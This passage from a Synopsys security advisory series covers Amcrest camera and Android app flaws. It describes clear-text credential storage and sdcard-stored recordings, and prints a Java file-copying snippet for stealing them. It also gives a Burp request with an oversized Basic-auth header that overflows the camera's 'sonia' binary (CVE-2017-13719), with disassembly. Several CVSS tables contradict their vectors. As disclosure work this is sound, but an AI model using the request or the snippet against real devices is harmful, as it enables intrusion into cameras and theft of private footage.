
Vulnerability Description

We decided to focus on the final attack surface which is any data that the mobile application stores in the device in clear text that can allow an attacker to take control of the device in any way. As discussed before this specific issue is not new for mobile application developers and we have seen that this issue has plagued a large number of mobile devices that range from commercial to social network based mobile applications. As IoT manufacturers race to be a part of creating mobile applications for their devices, they need to be aware of the risk that is introduced by insecurely storing sessions tokens or credentials used to control cloud services by these mobile applications. In case of Amcrest mobile application “Amcrest View Pro”, it was identified that the application stores a device’s administrative username and a password in clear text. This is enough for an attacker who has physical access to a user’s device or a malware

application that is able to root/jailbreak the device and is able to grab the file to gain access to the user's device credentials

Exploitation

An attacker who has been able to gain access to the user's device physically can root the device and then be able to access the file devicechannel.db located in "/data/data/com.mm.android.direct.AmcrestViewPro/databases" folder on an Android device. Also, as discussed earlier, a malware application installed by a user accidentally can also allow a remote attacker to jailbreak/root the device and then be able to grab the file with encoded credentials which would allow an attacker to control the user's device. After grabbing the credential file, we can observe that the user's credentials are stored this way. Also other sensitive information such as DDNS password and username and PIN used by the application to allow access to the application is also stored in clear text on the device in the /data/data/com.mm.android.direct.AmcrestViewPro/shared_prefs folder.



Clear text PIN number stored in the folder

Vulnerability discovery

The vulnerability was discovered by manual pentesting the mobile application AmcrestView-Pro.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the application uses PBKDF2 encryption based mechanisms to store the credentials of the device.

8) SIG-EXT-04-2017-08 (Insecure Data Storage: Recording and Images on SDcard)

Introduction

Recently it was identified that the Android application AmcrestView-Pro provided by Amcrest Technologies has been storing the recordings and images that the application generates using the Amcrest IPM-721S camera on the sdcard of the device in clear text on an Android device. This was identified as a part of the research on IoT devices in the most recent firmware for Amcrest IPM-721S. This device acts as an IP camera and allows a user to view and control the settings on the device.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the Android application AmcrestView-Pro provided by Amcrest Technologies has been storing the recordings and images that the application generates using the Amcrest IPM-721S camera on the sdcard of the device in clear text on an Android device. The issue exists in the most recent Android application installed by the researchers on 7/19/17. All the application versions prior to that are vulnerable. It allows an attacker who can provide the default credentials to login into the web and HTTP API and view the screen.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:F/RL:U/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:L/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (L):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H):
- Integrity Impact (I): High (H):
- Availability Impact (A): High (H):
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (H):
- Integrity Requirement (IR): Med (H):
- Availability Requirement (AR): Med (H
- Resulting environmental score: 8.8 (High).

The final score is thus 8.8 (High).


Vulnerable Versions

All versions of AmcrestView Pro applications up to the latest version as of 7/19/17 contain the vulnerability.

Steps to Reproduce

---

1) Navigate to “/sdcard/snapshot/video/"
2) Observe that the files are in clear text on the device



Vulnerability Description

Well in the earlier case we identified that the clear text credentials were being stored by the device in the application's app folders. The good part of this is that unless an attacker gains physical access or a malicious application on the device has root rights no one else can read those files other than the application itself. However, we also identified that any recording or screenshots that application takes is stored in clear on the SDcard of the device. This is especially bad in case of Android applications as large number of applications installed on the device can request access for the SDcard as a part of their installation and most of the applications in Android Play store do require those rights. However, it also means that any app without needing to root the Android device can access these recording or images and be able to gain sensitive information recorded or screenshot by the device and Android application.

Exploitation

A malware application installed by a user accidentally can also allow a remote attacker to to be able to grab the recording and screenshot file would allow an attacker to gain access to possible sensitive information or allow an attacker to view and identify what the camera is protecting specifically. The files are stored in /sdcard/snapshot/video folder. The video is provided in dav


format and Amcrest actually provides the DAV player here. Here is Java Snippet code that an Android app can have as a part of stealing files from /sdcard/snapshot/video. An app also will need to add

```
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
```

in its AndroidManifest.xml file

```
private void readRaw()
{
    tv.append("\nData read from res/raw/textfile.txt:");
    String[] file_names= new String[2];
    file_names[0]="20170719101751.jpg";
    file_names[1]="20170719101511.jpg";

    int size = file_names.length;
    for (int i=0; i<size; i++)
    {

            File file = new File("/sdcard/snapshot/video/"+file_names[i].toString());
            File file1 = new File("/sdcard/myapp/"+file_names[i].toString());
            InputStream in=null;
                    try {
                            in = new FileInputStream(file);
                            tv.append(in.toString());
                    } catch (FileNotFoundException e1) {

                            e1.printStackTrace();
                    }

            try {
               OutputStream out = new FileOutputStream(file1);
               byte[] buf = new byte[1024];
               int len;
               while ((len = in.read(buf)) > 0){
                 out.write(buf, 0, len);
               }
            } catch (FileNotFoundException e) {
               e.printStackTrace();
               Log.i(TAG, "******* File not found. Did you" +
                            " add a WRITE_EXTERNAL_STORAGE permission to the manifest?");
            } catch (IOException e) {
               e.printStackTrace();
            }
    }
  }
```

```
}
```



Vulnerability discovery

The vulnerability was discovered by manual pentesting the mobile application AmcrestView-Pro.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the application uses PBKDF2 encryption based mechanisms to store the files on the sdcard of the device.

9) SIG-EXT-04-2017-09 (Unauthenticated Memory Corruption) -- CVE-2017-13719

Introduction

Recently it was identified that the HTTP device specification supported by Amcrest IP camera allows an unauthenticated attacker to execute a stack overflow or memory corruption on the device as a part of the research on IoT devices in the most recent firmware for Amcrest IPM-721S. This device acts as an IP camera and allows an user to view and control the settings on the device.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the ONVIF device specification supported by Amcrest IP camera allows an unauthenticated attacker to execute a stack overflow or memory corruption on the device. Based on cursory analysis of other Amcrest products, this might be prevalent in all the Amcrest IP cameras and also other Amcrest products. This issue exists in their latest firmware version `Amcrest_IPC-AWXX_Eng_N_V2.420.AC00.17.R.20170322`. All the firmware versions prior to that are vulnerable. It allows an attacker who can provide the default credentials to login into the web and HTTP API and view the screen.

Critical Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): None (N)
- User Interaction (UI): None (N)
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 10.0 (Critical)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 9 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H):
- Integrity Requirement (IR): High (H):
- Availability Requirement (AR): High (H)
- Resulting environmental score: 10 (Critical).

The final score is thus 10 (Critical).

Vulnerable Versions

All versions of Amcrest IP cameras up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Amcrest devices up to the latest version should be vulnerable as well.

Steps to Reproduce

----

1) Set up the Burpsuite intruder functionality with the HTTP request below
GET /cgi-bin/configManager.cgi?action=setConfig&Telnet.Enable=true HTTP/1.1
Host: 10.0.0.12
Cache-Control: max-age=0
Authorization: Basic
YWRtaW46QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB


QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFB
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.101 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Cookie: DhWebClientSessionID=1711129253; DHLangCookie30=English;
DhWebCookie=%7B%22username%22%3A%22admin%22%2C%22pswd%22%3A%22%22%2C%22talktype%22%3A1%2C%22logintype%22%3A0%7D
Connection: close

2) Observe that the web server stops responding and the camera restarts after some time

Vulnerability Description

The device allows HTTP requests that allow to enable various functionalities of the camera by using HTTP APIs instead of web management interface that is provided by the application. This HTTP API receives the credentials as base64 encoded in the Authiorization HTTP header. However, a missing length check in the code, allows an attacker to send a string of 1024 characters in the password field and allows an attacker to execute a memory corruption issue. This can allow an attacker to circumvent the account protection mechanism and brute force the credentials.


If the firmware version Amcrest_IPC-AWXX_Eng_N_V2.420.AC00.17.R.20170322 is dissected using binwalk tool, we obtain a _user-x.squashfs.img.extracted archive which contains the filesystem set up on the device that many of the binaries in the /usr folder. The binary "sonia" is the one that has the vulnerable function that performs the credential check in the binary for the HTTP API specification. If we open this binary in IDA-pro we will notice that this follows an ARM little endian format. The function at address 00415364 in IDA pro starts the HTTP authentication process.



This function calls another function at sub_ 0042CCA0 at address 0041549C.

```
.text:00415488                 ADD             R2, SP, #0xB8+var_B4
.text:0041548A                 MOV             R1, R9
.text:0041548C                 MOV             R0, R5
.text:0041548E                 BLX             std::string::string(char const*,std::allocator<char> const&)
.text:00415492                 ADD             R2, SP, #0xB8+s
.text:00415494                 MOV             R1, R5
.text:00415496                 MOV             R0, SP
.text:00415498                 BL              password_comparer
.text:0041549C                 MOV             R8, R0
.text:0041549E                 MOV             R0, R5  ; this
.text:004154A0                 BLX             std::string::~string()
.text:004154A4                 CMP.W           R8, #0
.text:004154A8                 BEQ.W           loc_4156D0
.text:004154AC                 B               loc_4154B6
.text:004154AE ; ---------------------------------------------------------------------------
.text:004154AE                 MOV             R0, R5  ; this
.text:004154B0                 BLX             std::string::~string()
.text:004154B4                 B               loc_415712
.text:004154B6 ; ---------------------------------------------------------------------------
.text:004154B6
.text:004154B6 loc_4154B6                              ; CODE XREF: HTTP_AUTH_RELATED+114↑j
.text:004154B6                                         ; HTTP_AUTH_RELATED+11A↑j ...
.text:004154B6                 LDR             R0, [R4]
.text:004154B8                 BL              sub_3361BC
.text:004154BC                 LDR             R1, =aAdminParam_cgi ; "/admin/param.cgi"
.text:004154BE                 BL              sub_4152FC
```

This function performs a strchr operation after base64 decoding the credentials and stores the result on stack which results in a stack overflow.



Exploitation

In this case, the exploit is trivial, it is possible to identify devices that have their web interfaces exposed to the Internet by using Shodan and then all an attacker has to do is set up Burpsuite Intruder or write a custom script to exploit the vulnerability to remotely execute code.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "sonia" binary which is located in the /usr folder inside the firmware.

Contact

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

Strict length check needs to be performed by the device on the password parameter.